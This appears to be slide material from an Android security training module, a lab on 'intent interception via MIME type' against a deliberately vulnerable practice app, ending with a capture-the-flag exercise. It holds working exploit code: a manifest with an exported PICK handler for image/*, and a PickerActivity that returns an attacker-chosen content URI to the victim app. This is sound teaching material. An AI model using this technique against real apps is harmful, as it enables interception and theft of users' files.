


```
} else {
    try {
        InputStream inputStream = getContentResolver().openInputStream(data.getData());
        File file = new File(getExternalFilesDir(null), "yayexampleoutyay.txt");
        FileOutputStream outputStream = new FileOutputStream(file, false);
        byte[] bytes = new byte[1024];
        while (true) {
            int read = inputStream.read(bytes);
            if (read == -1) {
                break;
            }
            outputStream.write(bytes, 0, read);
        }
        MessageDigest md5Digest = MessageDigest.getInstance("MD5");
        String checksum = random_functions.getFileChecksum(md5Digest, file);
        this.text.setText("MD5 sum of " + data.getData().toString() + ": " + checksum);
        if (deleteFile) {
            file.delete();
            return;
        }
        return;
```

Decompiled source code for `intentInterceptViaMimeType`

Intent Intercept via MIME Type - Example

- At this point, we have the knowledge to program Example Exploit and have it respond to both MIME types `image/*` and `yayimageyay/yaytextyay`
- First, we will focus on the MIME type `image/*`
- In Example Exploit's Manifest, add an exported Activity `PickerActivity` with the following Intent filter:
  - `action` - `android.intent.action.PICK`
  - `category` - `android.intent.category.DEFAULT`
  - `mimeType` - `image/*`




```
<activity
    android:name=".MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>

<activity
    android:name=".PickerActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.PICK" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="image/*" />
    </intent-filter>
</activity>
```

Manifest for Example Exploit

Intent Intercept via MIME Type - Example

- Now, we will create the Activity `PickerActivity`
  - A new Uri is created with the value `content://com.maliciouserection.axolotl.provider.testprovider/_exampleFile2.txt`
  - The Uri is placed in a new Intent object
  - The function `setResult(int, Intent)` is executed against the new Intent object, followed by `finish()`




```
public class PickerActivity extends Activity {

    Ken Gannon *
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        Uri uri = Uri.parse( uriString: "content://com.maliciouserection.axolotl.provider.testprovider/_exampleFile2.txt");
        setResult( resultCode: 60539, new Intent().setData(uri));
        finish();
    }
}
```

Source code for `PickerActivity`

Intent Intercept via MIME Type - Example


- Compile and install Example Exploit
- Then, open Axolotl and go back to the example Activity `intentInterceptViaMimeType`
- Tap the “Pick A File - image/*” button, and you should be prompted to select either Google Photos or Example Exploit
  - This is due to both applications being able to handle the `image/*` MIME type
- Select Example Exploit
- The text on the Activity should change, indicating the MD5 hash of the file `_exampleFile2.txt`


Example - File Theft Via Mime Type

Analyze this activity and learn about stealing files via file Mime types

Complete action using Example Exploit


Use a different app
2:38
PICK A FILE - IMAGE/*
PICK A FILE - YAYIMAGEYAY/YAYTEXTYAY
Delete file after getting hash?
Just once
Always
Photos


Example - File Theft Via Mime Type

MD5 sum of content://com.maliciouserection.axolotl.provider.testprovider/_exampleFile2.txt: 9178dac184fd844ef6f78dbb7976b2c2
2:39
PICK A FILE - IMAGE/*
PICK A FILE - YAYIMAGEYAY/YAYTEXTYAY
Delete file after getting hash?

Module 8 Exercise

- Adjust Example Exploit so that it can respond to the MIME type `yayimageyay/yaytextyay` and try the example again
- Look up how to use the Intent Filter setting `android:priority` when defining an Intent Filter in your Manifest
  - Does this setting work? Why or why not?
- Capture The Flag - From Axolotl's main menu, tap "Axolotl Scanner"
  - The "Axolotl Scanner" Activity corresponds to the Java class `com.maliciouserection.axolotl.activity.analyze_picture_activity`
  - Analyze this Activity to retrieve Flag 8
  - If you are using Example Exploit, you should retrieve Flag 8 by tapping the "Do The Thing" button once and never touching the device again


2:58

Flag 8: [redacted]